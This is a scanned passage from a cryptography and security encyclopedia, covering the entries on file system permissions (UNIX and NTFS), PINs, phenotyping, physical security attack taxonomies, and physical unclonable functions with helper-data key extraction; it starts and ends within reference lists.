13. Hirt M, Maurer U (2000) Player simulation and general adversary structures in perfect multiparty computation. J Cryptol 13(1):31–60
14. Ito M, Saito A, Nishizeki T (1987) Secret sharing schemes realizing general access structures. In: Proc. IEEE global telecommunications Conf., Globecom'87, Tokyo. IEEE communications soc. press, Franconia, NH, pp 99–102
15. Kuehl D (1997) Defining information power. Strategic Forum, (115), June1997, Institute for National Strategic Studies
16. Kumar M, Goundan P, Srinathan K, Rangan C (2002) On perfectly secure communication over arbitrary networks. In: Proceedings of the annual ACM symposium on principles of distributed computing (PODC), Monterey, CA, pp 193–202
17. Kurosawa K, Suzuki K (2008) Truly efficient 2-round perfectly secure message transmission scheme. In: Smart NP (ed) EUROCRYPT, Istanbul, Turkey, April 13–17 (Lecture notes in computer science 4965), Springer, Heidelberg, pp 324–340
18. Kurosawa K, Suzuki K (2009) Almost secure (1-round, n-channel) message transmission scheme. In: Desmedt Y (ed) Information theoretic security, ICITS 2007 (Lecture notes in computer science 4883), Springer, Heidelberg, pp 99–112
19. Patra A, Choudhary A, Rangan CP (2010) On communication complexity of secure message transmission in directed networks. In: ICDCN 2010 (Lecture notes in computer science 5935), Springer, Heidelberg, pp 42–53
20. Patra A, Shankar B, Choudhary A, Srinathan K, Rangan CP (2007) Perfectly secure message transmission in directed networks tolerating threshold and non threshold adversary. In: Proc. CANS (Lecture notes in computer science), Springer, Heidelberg, pp 80–101
21. Srinathan K, Narayanan A, Rangan CP (2004) Optimal perfectly secure message transmission. In: Franklin MK (ed) Advances in cryptology – Crypto 2004 (Lecture notes in computer science 3152), Springer, Heidelberg, pp 545–561
22. Wang Y, Desmedt Y (2001) Secure communication in broadcast channels. J Cryptol 14(2):121–135
23. Wang Y, Desmedt Y (2008) Perfectly secure message transmission revisited. IEEE Trans Inform Theory 54(6):2582–2595
24. Yang Q, Desmedt Y (2009) Cryptanalysis of secure message transmission protocols with feedback. In: Kurosawa K (ed) Information theoretic security, 4th international conference, ICITS, revised selected papers (Lecture notes in computer science 5973), Springer, Heidelberg, pp 159–176
25. Yang Q, Desmedt Y (2010) General perfectly secure message transmission using linear codes. In: Abe M (ed) Asiacrypt 2010 (Lecture notes in computer science 6477), Springer, Heidelberg, pp 448–465

Permissions

Dwight Horne
Department of Computer Science and Engineering, Southern Methodist University, Dallas, TX, USA

Synonyms

Access rights; File system permissions

Related Concepts

►Access Control from an OS Security Perspective; ►Access Control Lists; ►Authorizations

Definition

Permissions specify rights for users or groups of users to access resources in different ways. Operating systems utilize file system permissions for data-oriented ►access control.

Background

The development of multi-programming and multi-user environments necessitated a mechanism for controlling access in file systems. Daley and Neumann described an early, general purpose file system that included ►access control lists (ACLs) in the form of sets of attributes associated with each user and file that resemble the fundamentals of permissions in many modern operating systems [1]. The scheme was based on "usage attributes" which were Boolean values that indicated whether or not a particular user was allowed to READ from, WRITE to, APPEND to, and EXECUTE the file.

A somewhat simpler permissions scheme became popular as the adoption of UNIX and other UNIX-like operating systems increased. This set of permissions, often

Microsoft, Encarta, MSN, and Windows are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries.

referred to as *traditional UNIX permissions*, consists of three permissions granting particular capabilities that may be specified for three categories of users [2, 3]. Traditional UNIX permissions allow one to specify the rights to read, write, and execute for the user (owner), group, and other categories of users.

Versions of Microsoft Windows® beginning with Windows NT® have utilized ACLs to specify permissions for files, directories, and other resources with a much finer granularity than what is afforded by the traditional UNIX permissions [4, 5]. The NT permissions set includes additional capability rights such as the ability to take ownership or change permissions. The NT File System (NTFS) also allows permissions to be enumerated for an arbitrary number of users and groups. Many recent versions of UNIX-like operating systems have added support for ACL-based permissions with schemes such as POSIX ACLs [6] and Network File System version 4 (NFSv4) ACLs [7].

Theory

In a general sense, permissions specify whether or not subjects may take particular actions on or with objects. In the context of operating systems, the subjects are typically users or processes executing on behalf of users and objects may be files, directories, or other resources. Once a set of permissions has been associated with a particular user or group and object, the operating system uses them to determine whether or not an authenticated user (►Authentication) should be authorized (►Authorization) to perform a requested action with regard to the object. That is, the permissions define the policy and the operating system then enforces that policy to control access to the resources.

Daley and Neumann posited that permissions schemes for hierarchies of files could be either *essentially open* or *essentially closed* [1]. In a system that is essentially open, one might be granted unrestricted access after initial authentication except in cases where permissions were explicitly denied. In contrast, access would be forbidden unless specifically allowed in a system categorized as essentially closed. The difference between the two approaches is analogous to the access control scheme of a single family residence versus that of a high-rise hotel. A single family residence may be thought of as essentially open. That is, in a typical home, there are locks at external points of entry with access thereafter being unrestricted. However, a high-rise hotel may be thought of as essentially closed since, after initial entry, admission to each room is restricted unless an individual is specifically granted access.

When considering a system of permissions, one should contemplate the extent to which it facilitates implementation of the well-known *principle of least privilege*. The principle of least privilege is a fundamental tenet of software and computer security that states that when performing an action, only the bare minimum amount of access rights needed should be granted and that the privileges should be revoked as soon as possible thereafter. Application of this principle helps to minimize windows of vulnerability and consequently reduces risk [8]. Although the responsibility of enforcing the principle of least privilege in this context is the job of a privilege granting authority in the operating system, the permissions scheme contributes by defining the policy to be enforced. A system that is essentially open would generally require more effort to define and enforce the principle of least privilege relative to a system that is essentially closed.

Applications

The two most well-known file system permissions schemes are the traditional UNIX permissions and the Windows NT® File System (NTFS) permissions. As such, these two approaches to file system permissions are summarized in subsequent paragraphs.

Traditional UNIX permissions allow one to specify three types of access rights for three classes of users [2, 3]. The access rights are typically denoted by triplets of characters symbolizing read, write, and execute permissions for each class of users with the following notation being utilized:


- '`r`' if read permission is allowed
- '`w`' if write permission is allowed
- '`x`' if execute permission is allowed

In addition to these, the '-' character is used to indicate that a given permission is not allowed. Each of the read, write, and execute access rights can be specified for the following three user classes:

- User/Owner – User that owns the file or directory (usually the user who created it)
- Group – A collection of users that are members of the group to which the file belongs
- Other – All others that are not members of the user or group classes

In a UNIX-like operating system, executing the '`ls -l`' command might result in output similar to that in Fig. 1.

The first column of the output in Fig. 1 represents the permissions for the file named in the last column. In this example, we can see that `file1` has permissions denoted by '`-rw-r--r--`'. The first character indicates whether



Permissions. Fig. 1 Viewing file permissions in Linux

the entry represents a file (-), directory (d), or symbolic link (l). The subsequent triplets of characters represent read, write, and execute permissions for the user, group, and other classes of users respectively. From the sample output listing, it is evident that the owner of `file1` has read and write permissions while the group and other classes of users may only read the file. Meanwhile, the owner of `file2` has full permissions to read, write, and execute while the group class of users may read and execute it. Other users have no access rights at all related to `file2`.

UNIX-like systems also provide a set of commands for modifying permissions. The `chmod` command can be used to change the permissions associated with a file by specifying the desired permissions via either symbols or octal numbers. Additionally, the `chown` command may be used to change ownership of a file and the `chgrp` command can be used to change the group the file is associated with. More information about these UNIX commands may be found in the man pages (short for manual pages) associated with the operating system as well as various system administration guides [9, 10].

Versions of Microsoft Windows® beginning with Windows NT® have allowed specification of access rights with a finer granularity than what is afforded through traditional UNIX permissions [4, 5]. Windows® operating systems use access control lists (ACLs) which are collections of access control entries (ACEs). Each ACE identifies an account and the associated access rights pertaining to the resource at hand. An ACE may apply to any user accounts, group accounts, and even particular logon sessions. For example, permissions are often defined for individual user accounts, groups of users such as administrators and general users, and even local system and service accounts.

There are also much finer grained access rights than the "all or nothing" read, write, and execute categories of UNIX. For example, Windows® allows one to specify the right to read the contents of a file separately from the right to read the file's associated attributes or the file's permissions.

The precise list of access rights that can be specified, and often the meaning of the rights themselves, may vary depending on the type of resource in question. The screen

Permissions. Fig. 2 Setting file permissions in Microsoft Windows® 7

shot in Fig. 2 illustrates options that are available when modifying the permissions of a file. Note that the presence and location of the scroll bar in the figure indicates that there are a few more access rights that are available but not within view. In addition to using the graphical user interface, permissions may be specified using the `cacls.exe` [11], `xcacls.exe` [12], or `icacls.exe` [13] commands in Windows®.

The finer granularity of permissions that may be specified in Windows® is generally considered advantageous when it comes to security and implementation of the principle of least privilege with regard to data-oriented access control. As such, many UNIX-like operating systems have adopted ACL-based permissions schemes to augment the traditional UNIX model of permissions. Two of the more common examples are POSIX ACLs [6] and Network File System version 4 (NFSv4) ACLs [7]. Unfortunately, as is often the case in the field of computer science, there is a tradeoff. In this context, the improved capability to control access to resources via finer grained permissions comes at the expense of a significant increase in complexity of defining and managing the permissions. The increase in complexity often increases the likelihood of errors and it may also increase the costs of administration

and management of permissions. However, most security professionals would likely agree that the security-related benefits afforded by the finer-granularity of permissions assignment are worth the possible increased administration efforts. Additionally, the tools for managing complex sets of permissions along with the ability to inherit permissions can ease the administration burden significantly and help to alleviate this potential drawback.

Recommended Reading

1. Daley R, Neumann P (1965) A general-purpose file system for secondary storage. In: Proceedings of the AFIPS Fall Joint Computer Conference. ACM, New York, NY, pp 213–229
2. Bach M (1986) The design of the UNIX operating system. Prentice-Hall, Englewood Cliffs
3. McKusick M (1984) A fast file system for UNIX. ACM Trans Comput Syst 2(6):181–197
4. Reichel R (1993) Inside Windows NT Security. Windows/DOS Developers Journal 4(4):6–19
5. Russinovich M, Solomon D (2009) Windows internals, 5th edn. Microsoft Press, Redmond
6. Eriksen M, Fields JB (2005) Mapping Between NFSv4 and Posix Draft ACLs. http://tools.ietf.org/html/draft-ietf-nfsv4-acl-mapping-03#page-5. Accessed 5 Oct 2010
7. Shepler S et al (2003) Network File System (NFS) version 4 Protocol, The Internet Engineering Task Force. http://www.ietf.org/rfc/rfc3530.txt. Accessed 5 Oct 2010
8. Viega J, McGraw G (2002) Building secure software. Addison-Wesley, Boston
9. Thompson K, Ritchie DM (1971) UNIX Programmer's Manual. http://cm.bell-labs.com/cm/cs/who/dmr/1stEdman.html. Accessed 24 Sep 2010
10. Oracle Solaris 10 (2010) System administration guide: security services. http://docs.sun.com/app/docs/doc/816-4557?l=en. Accessed 20 Sept 2010
11. How to use CACLS.EXE in a Batch File, Feb 2007. http://support.microsoft.com/kb/135268/. Accessed 5 Oct 2010
12. How to use Xcacls.exe to modify NTFS permissions, Mar 2007. http://support.microsoft.com/kb/318754. Accessed 5 Oct 2010
13. The Icacls.exe utility is available for Windows Server 2003 with Service Pack 2, Oct 2007. http://support.microsoft.com/kb/919240. Accessed 5 Oct 2010

Personal Identification Number (PIN)

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Definition

A *personal identification number* (PIN) is a relatively short (typically 4–8 digits) numeric string that is used as a password to authenticate a user to a device such as a smart card, an automated teller machine (ATM), or a mobile phone. Standards addressing the management and security of PINs include ANSI X9.8 and ISO 9564 [1].

Recommended Reading

1. Menezes A, van Oorschot PC, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton, FL

PGP

►Pretty Good Privacy (PGP)

Phenotyping

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Synonyms

Remote attestation

Definition

Phenotyping, or remote attestation, is a process allowing to challenge, using time and behavior measurements, the assumption that a black box runs a given software. The concept is based on coding programs in a way that modifications in them will inevitably cause observable behavioral changes, variations in resource consumption, or response time differences.

Recommended Reading

1. Gratzer V, Naccache D (Mar–Apr 2007) Alien vs. Quine, IEEE Security and Privacy 5(2):26–31

Phi Function

►Euler's Totient Function

Physical Obfuscated Key

►Physical Unclonable Functions (PUFs)

Physical Random Function

►Physical Unclonable Functions (PUFs)

Physical Security

François-Xavier Standaert,
Jean-Jacques Quisquater
Microelectronics Laboratory, Université Catholique de Louvain, Louvain-la-Neuve, Belgium

Definition

The security of physical implementations of cryptographic algorithms.

Background

A cryptographic primitive can be considered from two points of view: on the one hand, it can be viewed as an abstract mathematical object or black box (i.e., a transformation, possibly parameterized by a key, turning some input into some output); on the other hand, this primitive will in fine have to be implemented in a program that will run on a given processor, in a given environment, and will therefore present specific characteristics. The first point of view is that of classical cryptanalysis; the second one is that of physical security. Physical attacks on cryptographic devices take advantage of implementation specific characteristics to recover the secret parameters involved in the computation. They are therefore much less general, since specific to a given implementation, but often much more powerful than classical cryptanalysis, and are considered very seriously by cryptographic devices implementors.

Theory

Physical attacks can be classified in many ways. The literature usually sorts them along two orthogonal axes.

Invasive vs. noninvasive: invasive attacks require depackaging the chip to get direct access to its inside components; a typical example of this is the connection of a wire on a data bus to see the data transfers. A noninvasive attack only exploits externally available information (the emission of which is however often unintentional) such as running time, power consumption, etc. One can go further along this axis by distinguishing local and distant attacks: a local attack requires close but external, i.e., noninvasive, proximity to the device under concern, for example, by a direct connection to its power supply. As opposed, a distant attack can operate at a larger distance, for example, by measuring electromagnetic field several meters (or hundreds of meters) away, or by interacting with the device through an internet connection.

Active vs. passive: active attacks try to tamper with the devices proper functioning; for example, fault-induction attacks will try to induce errors in the computation. As opposed, passive attacks will simply observe the device's behavior during its processing, without disturbing it.

Note that these two axes are well orthogonal: an invasive attack may completely avoid disturbing the device's behavior, and a passive attack may require a preliminary depackaging for the required information to be observable. These attacks are of course not mutually exclusive: an invasive attack may, for example, serve as a preliminary step for a noninvasive one, by giving a detailed description of the chip's architecture that helps to find out where to put external probes.

In parallel, physical attacks can also be classified according to the cost of the equipment and expertise required to carry out an attack. For example, a taxonomy for physical adversaries has been proposed in [1]. Such classifications are typically provided by standardization bodies. Methodologies allowing to evaluate these cost issues are described in the FIPS 140-2 documentation [2] or the Common Criteria application of attack potential to smart cards [3, 4].

Eventually, some of the most frequently considered types of physical attacks include:

1. Tampering attacks (e.g. discussed in [5])
2. Timing attacks (introduced in [6])
3. Fault attacks (introduced in [7])
4. Power analysis attacks (introduced in [8])
5. Electromagnetic analysis attacks (introduced in [9,10])
6. Cold boot attacks (introduced in [11])

Recommended Reading

1. Abraham DG, Dolan GM, Double GP, Stevens JV (1991) Transaction security system. IBM Syst J 30(2):206–229
2. FIPS 140-2 (2002) Security requirements for cryptographic modules. Federal Information Processing Standard, NIST, U.S. Dept. of Commerce
3. Application of Attack Potential to Smart Cards (2006) Common criteria supporting document, version 2.1, April 2006. http://www.commoncriteriaportal.org
4. http://www.ssi.gouv.fr/archive/en/confidence/evalcertif.html
5. Anderson RJ, Kuhn MG (1996) Tamper resistance – a cautionary note. USENIX workshop on electronic commerce, Oakland, CA, pp 18–21
6. Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: The proceedings of CRYPTO 1996, Santa Barbara, California. Lecture notes in computer science, vol 1109. Springer, Heidelberg, pp 104–113

7. Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults (Extended Abstract). In: Proceedings of EUROCRYPT 1997, Konstanz, Germany. Lecture notes in computer science, vol 1233. Springer, Heidelberg, pp 37–51
8. Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Proceedings of CRYPTO 1999, Santa-Barbara, CA. Lecture notes in computer science, vol 1666. Springer, Heidelberg, pp 398–412
9. Gandolfi K, Mourtel C, Olivier F (2001) Electromagnetic analysis: concrete results. In: Proceedings of CHES 2001, Paris, France. Lecture notes in computer science, vol 2162. Springer, Heidelberg, pp 251–261
10. Quisquater JJ, Samyde D (2001) ElectroMagnetic analysis (EMA): measures and counter-measures for smart cards. In: Proceedings of E-smart 2001, Cannes, France. Lecture notes in computer science, vol 2140. Springer, Heidelberg, pp 200–210
11. Halderman JA, Schoen SD, Heninger N, Clarkson W, Paul W, Calandrino JA, Feldman AJ, Appelbaum J, Felten EW (2008) Lest we remember: cold boot attacks on encryption keys. In: USENIX security symposium 2008, San Jose, CA, pp 45–60

Physical Unclonable Functions (PUFs)

Jorge Guajardo*
Bosch Research and Technology Center North America, Pittsburgh, USA

Synonyms

Physical obfuscated key; Physical random function; POK; PUF

Related Concepts

►Authentication; ►Identification; ►One-Way Function

Definition

Physical unclonable functions (PUFs) consist of inherently unclonable physical systems with a challenge-response behavior. In particular, given a challenge to the PUF, a response is easily evaluated, which is unpredictable. Moreover, an individual PUF device cannot be practically cloned or copied even with access to the exact manufacturing process that produced it in the first place. PUFs can be thought of as the physical equivalent of ►one-way functions.

Theory

Physical unclonable functions, introduced by Pappu et al. [34, 35], consist of inherently unclonable physical systems. They inherit their unclonability from the fact that they consist of many random components that are present in the manufacturing process and cannot be controlled. When a stimulus is applied to the system, it reacts with a response. Such a pair of a stimulus x and a response y is called a *challenge-response* pair (CRP). In particular, a PUF is considered as a function that maps challenges to responses. In the extreme case, it only accepts one challenge and one response pair. In this particular case, these PUFs have also received the name physically obfuscated key or POK [11].

PUF Types. Two different types of PUFs have been considered in the literature according to their challenge-response behavior. First, the original PUF constructions [34, 35] accepted a large number of challenge-response pairs (x_i, y_i), $i = 1, \ldots, N$. Such PUFs have so many CRPs that an attack (performed during a limited amount of time) based on exhaustively measuring the CRPs only has a negligible probability of success and in particular, $1/N \approx 2^{-k}$ for large $k \approx 100$ [34, 45]. The second type of PUF only accepts a small number of different CRPs. In this case, their usage and security stem from their unclonability and unpredictability.

Modelling and Properties. Due to their physical nature, PUFs are inherently noisy and have been modelled as a noisy function [1]. An (l, m, δ)-noisy function Π_j for $l, m, \delta \in \mathbb{N}^+$, and $0 \leq \delta \leq m$, is a probabilistic algorithm that accepts inputs (challenges) $x \in \{0,1\}^l$ and generates outputs (responses) $y \in \{0,1\}^m$ such that the Hamming distance between two outputs to the same input is at most δ. A PUF should satisfy the following properties:

1. *Noise level*: a PUF is a noisy function with $\delta < m/2$. This allows for its use in practice by combining it with a fuzzy extractor to derive reliable bit strings.
2. *Unpredictability and independence*: informally speaking the responses $y_j = \Pi_j(x)$ and $y_k = \Pi_k(x)$ from two different PUFs Π_j, Π_k to the *same* challenge x are independent from each other. Moreover, the response $y = \Pi(x)$ of a PUF Π to a challenge x gives only a negligible amount of information on another response $y' = \Pi(x')$ to a *different* challenge x'. Observe that in general, the responses of PUFs are *not* uniformly distributed.
3. *Unclonability*: no efficient technique is known to clone any PUF Π from a family of PUFs. This includes the inability to develop a clone from a manufacturing point of view as well as the impossibility to create a mathematical model that can allow you to create responses to challenges by model building and mathematical simulation.

*Work done while the author was at Philips Research, The Netherlands

Depending on the construction, PUFs can also satisfy the tamper-evidence property. Informally, this property implies that if an attacker tries to investigate the PUF to obtain detailed information about its structure by an invasive physical attack, the PUF response and, in some cases the PUF itself, are destroyed. In other words, the PUF's challenge-response behavior is changed substantially. This can be modelled by requiring that a PUF Π that satisfies this property, upon suffering a physical attack, has responses with $\delta \geq m/2$ when challenged with the same x. Maes and Verbauwhede [30] observed that other properties are also supported by different PUF constructions. These include: evaluatable, uniqueness, reproducibility, unpredictability, and one-way. Reproducibility is implied by the requirement that $\delta < m/2$, uniqueness and unpredictability are implied by the independence property. One-wayness is an important property not explicitly included in the previous list. However, it can only be attained by PUFs with large challenge-response spaces. Evaluatable is not explicitly included in the current treatment since it is a basic requirement that all primitives used in a practical system need to support.

PUF Constructions. Since their introduction, several constructions and instantiations have been proposed in the literature. These include:

- **Optical PUFs**. Pappu et al. [34, 35] introduce the idea of a physical one-way function. They use a bubble-filled transparent epoxy wafer and shine a laser beam through it leading to a response interference pattern. This kind of optical PUF is hard to use in the field because of the difficulty to have a tamper-resistant measuring device and the susceptability of the responses to the alignment of the laser equipment between measurements. The properties of optical PUFs were later rigorously studied in [42] and a small integrated optical PUF that can even be implemented in a token was presented in [45]. Moreover it was shown in [45] that reliable robust keys can be extracted from (optical) PUF responses.
- **Silicon Delay PUFs.** Gassend et al. introduce silicon physical random functions (SPUF) [13], which use manufacturing process variations in ICs with identical masks to uniquely characterize each chip. The statistical delay variations of transistors and wires in the IC were used to create a parameterized self-oscillating circuit to measure frequency that characterizes each IC. Silicon PUFs are very sensitive to environmental variations like temperature and voltage.
- **Silicon Arbiter PUFs.** Lim et al. [27] introduce *arbiter-based* PUFs that use a differential structure and an arbiter to distinguish the difference in the delay between the paths. The differential nature of the PUF structure allows these PUFs to be more robust against environmental conditions. FPGA implementations of arbiter PUFs have been discussed in [14, 26].
- **Controlled PUFs.** Gassend et al. [12] also define a controlled physical random function (CPUF), which can only be accessed via an algorithm that is physically bound to the randomness source in an inseparable way. This control algorithm can be used to measure the PUF but also to protect a "weak" PUF from external attacks. By weak PUF, it is meant a PUF with limited number of challenge-response pairs or whose responses are not independent but highly correlated.
- **Coating PUFs.** In [43], Tuyls et al. present coating PUFs in which an IC is covered with a protective matrix coating, doped with random dielectric particles at random locations. The IC also has a top metal layer with an array of sensors to measure the local capacitance of the coating matrix that is used to characterize the IC. The measurement circuit is integrated in the IC, making it a controlled PUF. It is shown in [43] that it is possible to extract up to three key bits from each sensor in the IC. A key observation in [43] is that the coating can be used to store keys (rather than as a challenge-response repository as in previous works) and that these keys are not stored in memory. Rather, whenever an application requires the key, the key is generated on the fly. This makes it much more difficult for an attacker to compromise key material in security applications. Finally, Tuyls et al. [43] show that active attacks on the coating can be easily detected, thus, making it a good countermeasure against probing attacks.
- **Intrinsic PUFs and SRAM PUFs.** The disadvantage of most of the previous approaches is the use of custom-built circuits or the modification of the IC manufacturing process to generate a reliable PUF. Guajardo et al. [15] approach the problem by identifying an *Intrinsic* PUF, which is defined as a PUF already present in the device and that requires no modification to satisfy the security goals. The most universal of the intrinsic-PUF constructions is the one based on SRAM memory because of their wide availability in virtually all semiconductor devices. A CMOS SRAM cell is a

six-transistor device formed of two cross-coupled inverters and two access transistors connecting to the data bit-lines based on the word-line signal. The transistors forming the cross-coupled inverters are constructed particularly weak to allow driving them easily to 0 or 1 during a write process. Hence, these transistors are extremely vulnerable to atomic level intrinsic fluctuations that are outside the control of the manufacturing process and independent of the transistor location on the chip. During power-up, the cross-coupled inverters of a SRAM cell are not subject to any externally exerted signal. Therefore, any minor voltage difference that shows up on the transistors due to intrinsic parameter variations will tend towards a 0 or a 1 caused by the amplifying effect of each inverter acting on the output of the other inverter. Hence with high probability an SRAM cell will start in the same state upon power-up. On the other hand, different SRAM cells will behave randomly and independently from each other. For SRAM-PUFs, one can consider as a challenge a range of memory locations within a SRAM memory block [15]. An additional advantage of SRAM-based PUFs is that they produce a binary string as a result of a measurement, in contrast, to other PUFs reported in the literature, which have to go through a quantization process before obtaining a bit string from the measurement. This results in a reduction in the complexity of the measurement circuit. Similar ideas have been introduced concurrently and independently by Su et al. [40] and Holcomb et al. [21]. Su et al. [40] present a custom-built circuit array of cross-coupled NOR gate latches to uniquely identify an IC. Here, small transistor threshold voltage V_t differences that are caused due to process variations lead to a mismatch in the latch to store a 1 or a 0. Holcomb et al. [21] also propose the use of SRAM cells for identification in RFID applications.

- **Other Memory-Based PUFs.** For practical reasons, the SRAM cells on most FPGAs are automatically set to zero at power-up, and they cannot be used in the instantiation of a PUF anymore. To get around this problem, Kumar et al. [23] proposed the concept of the Butterfly PUF. The construction is based on the idea of creating structures within the FPGA matrix that behave similarly to an SRAM cell during the start-up phase. In particular, a cross-coupled structure using the latches available in the FPGA fabric is used. This construction allows for an unstable state by an excite signal, which settles down to one of the two stable states after some time. PUFs based on Flip-Flops [31] have also been proposed.
- **Reconfigurable PUFs.** Introduced in [24], a reconfigurable PUF (rPUF) is a PUF with a mechanism to change the PUF challenge-response behavior into a new unpredictable and uncontrollable challenge-response behavior even if one knows the challenge-response behavior of the original PUF. Furthermore, the reconfiguration mechanism has to be uncontrollable and should not be based on updating a hidden parameter; e.g., part of the challenge or the location of the PUF structure in reconfigurable FPGA logic [32]. The PUF reconfiguration must be difficult to revert, even via an invasive attack. In [24], two constructions are proposed. The first one is a reconfigurable optical PUF. In particular, a structure that consists of a polymer containing randomly distributed light scattering particles or a phase change substance is used as opposed to the traditional optical PUF. Such structure has the property that when challenged with a laser at a higher current (than during normal operation) a laser beam of higher intensity is created that heats up the polymer locally and melts it. After a short time the laser beam is removed and the structure cools down such that the particles freeze. The end result is a new structure, which has different scattering behavior to the original one and whose scattering properties cannot be controlled and are unpredictable in accordance with the definition. The second type of rPUF introduced in [24] is based on phase change memory and it is until now only a theoretical construction.
- **Non-semiconductor Physically-Based Identification.** The idea of basing the identification of a device or object on its physical properties has been explored for other than semiconductor devices. Optical PUFs as introduced by Pappu et al. [34, 35] have already been mentioned. Related ideas have also been explored for purposes of paper identification both based on laser speckle patterns [4] and on estimation of surface geometry properties [6, 33, 39]. In [20], the authors observe that the CD manufacturing process induces a series of lands and pits that can be used for unique identification of the disk. These lands and pits are used to derive a bit string that can be used to authenticate the optical media. Similar ideas are explored in [44]. Finally, RF signals derived from either small inductances [8] or a combination of

capacitors and inductors [17, 38] have been used to derive unclonable identifiers for purposes of low-cost anti-counterfeiting.

Historical Remarks. Gustav Simmons [36] seems to be the first to describe publicly used unclonable structures in the identification (fingerprinting) of objects with applications in the authentication of paper. Simmons combines the fingerprint derived from the object with public-key cryptography to allow third parties to verify the authenticity of paper. Simmons attributes to Bauder the idea of embedding paper with optical fiber. During authentication, the paper is illuminated with an intense source of light. The (optical) fibers capture light at one end and create bright spots at the other. This distribution of bright spots appears to be random and it is hard to replicate. Simmons discusses the idea of tagging an object with a random particle tag for purposes of identification and arms control verification is introduced. In [7], this idea is attributed to Bauder [2] as well. The first papers introducing the terminology of physical random functions are due to Pappu [34, 35].

Applications

PUFs are a new security component that can be used to enhance some traditional cryptographic services and primitives. Before discussing the actual applications, the concept of a fuzzy extractor or helper data algorithm [10, 28] is introduced in the context of PUFs. Helper data algorithms are essential in the development of many PUF applications. Helper data algorithms use as key components error correcting codes and universal hash functions [5]. In this context, an $[n, k, d]$ error correcting code $\mathcal{C}$ over $\mathbb{F}_q$ has words that are n-tuples of $\mathbb{F}_q$ elements, has minimum distance d, can correct up to $\lfloor (d-1)/2 \rfloor$ errors, and has cardinality q^k; i.e., it can encode up to q^k possible messages.

Informally, a helper data algorithm consists of two basic primitives: (1) *information reconciliation* or error correction, and (2) *privacy amplification* or randomness extraction. Two phases can be distinguished in the usage of the helper data algorithm.

1. Enrollment. During this phase, a probabilistic procedure called Gen is run. It takes as input a PUF response y and produces as output a key K and helper data W. In order to implement the procedure Gen (and Rep), an error correcting code $\mathcal{C}$ and a set $\mathcal{H}$ of universal hash functions are chosen. The parameters $[n, k, d]$ of the code $\mathcal{C}$ are determined by the length of the responses y and the number t of errors that have to be corrected. The distance d of the code is chosen such that t errors can be corrected. Then, once the response y is obtained by challenging the PUF, a random code word $C_S \leftarrow \mathcal{C}$ is chosen from $\mathcal{C}$ and a first helper data vector equal to $W_1 = C_S \oplus y$ is generated. Furthermore, a hash function h_i is chosen at random from $\mathcal{H}$ and the key K is defined as $K \leftarrow h_i(y)$. The second part of the helper data is $W_2 = i$. Summarizing the procedure Gen is defined as follows, $(K, W_1, W_2) \leftarrow \mathsf{Gen}(y)$.
2. Verification. During this phase a procedure called Rep is run. It takes as input a noisy response y' and helper data $W = \{W_1, W_2\}$ and reconstructs the key K (if y' originates from the same source as y), i.e., $K \leftarrow \mathsf{Rep}(y', W)$ according to the following steps:
   a. *Information reconciliation*: Using the helper data W_1, $W_1 \oplus y'$ is computed. Then the decoding algorithm of $\mathcal{C}$ is used to obtain C_S. From C_S, y is reconstructed as $y = W_1 \oplus C_S$.
   b. *Privacy amplification*: The helper data W_2 is used to choose the correct hash function $h_i \in \mathcal{H}$ and to reconstruct the key as follows: $K = h_i(y)$.

The following applications have been considered in the literature:

1. *Identification and authentication.* If a PUF with N challenges $c_1, \ldots, c_N$ is present on the IC, this PUF can be used for identifying the IC [9, 14, 25]. This identification process consists of first challenging the PUF and storing the responses in a secure repository and then, at verification time, challenging the PUF again and comparing the responses against the ones previously stored. This challenge-response-based authentication protocol has a limited lifetime due to the limited number of challenges that can be measured during the enrollment phase and stored in the database. This limitation can be removed by making use of more sophisticated key-based cryptographic authentication protocols (e.g., zero-knowledge protocols). In [41] such a system was developed for the case of an RFID tag and a truly unclonable RFID tag was developed. Another PUF-based authentication scheme is introduced in [18, 19] and it is based on the HB+ protocol [22]. The authors in [18, 19] integrate the use of PUFs into the HB+ authentication protocol. The HB-PUF and HB+-PUF protocols in [18, 19] take advantage of the PUF to provide a low-cost implementation in RFID with tamper evidence properties and to generate random numbers, thus reducing the overall area overhead of the implementation.
2. *Key storage and IP protection.* The security of many cryptographic primitives is based on the secrecy of a

bit string called the key. However, in practice, cryptographic keys stored in nonvolatile memory on a chip are susceptible to all kinds of hardware attacks that can compromise their secrecy. PUFs provide a new, highly secure method for key storage that thwarts many of these attacks and moreover adds tamper-evidence protection to the chip [43]. The generation of a secret key from PUF responses needs some additional processing steps, in particular the PUF responses have to be turned into a secret key. The process consists of applying a fuzzy extractor or helper data algorithm to the noisy PUF response and, thus, derive a robust and stable key. A hardware implementation of a helper data-based key extractor is described in detail in [3]. The ability to store secret keys in FPGAs and associated protocols for IP protection have also been explored in [15, 16, 37], using both asymmetric-key and symmetric-key primitives, respectively.

3. *Symmetric ciphers.* Armknecht et al. [1] have shown that one can use a PUF as a component in building a hardware-based pseudorandom function, which the authors call PUF-PRFs. By pseudorandom function the abstraction used in cryptography to model symmetric ciphers is meant. The authors show how the intrinsic randomness of PUFs can be used to construct the analog of the Ruby-Rackoff cipher [29] based on PUFs. The PUF-based block cipher introduced in [1] allows simultaneous protection against algorithmic and physical attackers, in particular against memory attacks.

Recommended Reading

1. Armknecht F, Maes R, Sadeghi A-R, Sunar B, Tuyls P (2009) Memory leakage-resilient encryption based on physically unclonable functions. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009, Tokyo. LNCS, vol 5912. Springer, Berlin, pp 685–702
2. Bauder DW (1983) An anti-counterfeiting concept for currency systems. Research report PTK-11990, Sandia National Labs, Albuquerque
3. Bösch C, Guajardo J, Sadeghi A-R, Shokrollahi J, Tuyls P (2008) Efficient helper data key extractor on FPGAs. In: Oswald E, Rohatgi P (eds) Tenth international workshop on cryptographic hardware and embedded systems – CHES 2008, Washington, DC. LNCS. Springer, Berlin
